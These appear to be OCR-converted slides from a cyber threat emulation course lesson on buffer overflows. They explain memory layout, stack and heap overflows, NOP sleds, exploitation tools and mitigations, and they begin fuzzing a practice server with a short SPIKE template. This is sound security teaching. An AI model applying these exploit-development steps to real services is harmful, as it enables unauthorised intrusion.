


Cyber Threat Emulation (CTE)

Module 2, Lesson 14:
Buffer Overflow

Course Objectives

After completing this course, students will be able to:

- Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
- Analyze threat information
- Develop a Threat Emulation Plan (TEP)
- Generate mitigative and preemptive recommendations for local defenders
- Develop mission reporting
- Conduct participative operations
- Conduct reconnaissance
- Analyze network logs for offensive and defensive measures

Course Objectives (Continued)

Students will also be able to:

- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)

Module 2: Threat Emulation (Objectives)

- Conduct reconnaissance
- Generate mission reports from non-participative operations
- Plan a non-participative operation using social engineering
- Plan a non-participative operation using Metasploit
- Analyze network logs for offensive and defensive measures
- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan a non-participative operation using Python
- Develop fuzzing scripts
- Develop buffer overflow exploits

Module 2 – Lesson 14: Buffer Overflow

- Define buffer overflow
- Explain methods of identifying buffer overflows
- Identify buffer overflow vulnerabilities
- Develop buffer overflow exploits

Lesson Overview

In this lesson we will discuss:

- Buffer overflows
  - Definition & identification
  - Identifying vulnerabilities
  - Developing buffer overflow exploits

Definition of Buffer Overflow

Buffer Overflow

A buffer overflow happens when more data is written to a fixed/static area of memory (buffer) than can be held in that area.

What happens?:

- Somewhat unpredictable, but generally bad stuff occurs (for example, exceptions, crashes and denial of service)

Causes of Buffer Overflow

Let's start simple, really simple:


Fixed size buffer

+

Too much data

C Program in Memory

- Kernel
- Stack
- Heap
- Uninitialized Data
- Initialized Data
- Text



Registers Overview

Registers
Registers are areas of storage, built in to the processor, that store values and instructions for the processor.

- Common x86 Registers
  - General: EAX, EBX, ECX, EDX
  - Pointers and Indexes: EIP, ESP, EBP
  - Many others

Stack vs. Heap

Stack

- Area of memory set aside for static allocation
- Local variables and return addresses are stored here, by functions
- Automatic allocation and deallocation
- Last In First Out (LIFO)
- Limited memory size


Heap

- Area of memory set aside for dynamic allocation
- Must allocate and deallocate memory here
- Should be freed after use
- Allows unlimited memory size

Heap Overflow

Two primary conditions/methods of exploitation of heaps:

Allocating large amounts of memory



Allocating memory continuously without freeing

Stack Overflow

Two methods of overflowing the stack:

1. Create large numbers of local variables until crash
2. Allocate more memory than the stack can handle

Segmentation Faults

- Segmentation faults are caused when a program attempts to read/write to an illegal memory location.
  - What could this mean for us?
  - Stops payload execution
  - Crashes/stops program

- So what can we do about segmentation faults?
  - Primarily, we need to pinpoint target our payload. Either directly through EIP or indirectly through existing JMP calls in other areas of memory.

Detecting Overflow Vulnerabilities – Black Box Testing

Both Stack and Heap overflows are very similar when it comes to black box testing (Are we black box testing?):

- Input more data (strings, integers, etc.) than the buffer can handle

Differences:

- Stack overflows generally identify an instruction pointer structured exception handler
- Heap overflows often times appear as a pointer *after* the heap management routine

Exploiting Overflows - Heap


Common heap exploitation:

- Use After Free
  - Memory that is simply 'freed' still exists in memory. If the buffer is overflowed, an attacker may be able to utilize the data in the freed memory for exploitation.

- More advanced (older, but great read):
  - http://www.mathyvanhoef.com/2013/02/understanding-heap-exploiting-heap.html

Exploiting Overflows - Stack

Common Stack exploitation:



NOP Sleds/Slide/Ramp

What exactly is a NOP Sled?

- Stacks can be randomized
- NOP Sled is a wide set of No-Operation instructions that eventually lead to the payload.
- Could prevent your shellcode from being overwritten, allowing execution.

Tools to Help Exploit Overflow

Some tools that might help:

- Fuzzers, to help locate overflows
- Debuggers, to identify exact locations in memory
- !mona, because manual is hard
- Python, because manual may be the only way
    - (or other inferior programming languages)
- msfvenom and other payloads and payload tools

Recommendations to Protect Against Buffer Overflow

- Code review (remove common vulnerabilities)
  - Don't use: strcpy, strcat, sprintf, vsprintf
  - Do use: canaries (terminator, random, XOR)
  - Do use: bounds checking (input validation)
- Address space layout randomization (ASLR)
  - Often implemented at the OS kernel level
  - Can be bypassed, sometimes
- Data Execution Prevention
  - Attempts to prevent execution from protected memory spaces

Let's Overflow a Simple Buffer

We can try to expand upon our fuzzing from yesterday. Let's look at Character Server, specifically the "CLASS" command.

Spoiler alert: It's vulnerable, but let's walk through the steps…


```
CLASS [warrior, wizard, cleric]
```

```
CLASS warrior
Class is set
```

- Seems the CLASS command is looking for "warrior", "wizard", or "cleric"

Unexpected Input

- What happens if we throw some unexpected input (e.g. anything other than warrior, wizard, or cleric)?
  - Alternate text appears to set correctly



A Bit of Fuzzing

We know CLASS is vulnerable, but we still have to find it.

- Let's use SPIKE:

Tells SPIKE to read/listen for responses


Static string sent with every fuzz attempt. Note the space!

Tells SPIKE to the type of data that should be sent to the server

```
s_readline();
s_string("CLASS ");
s_string_variable("COMMAND");
```

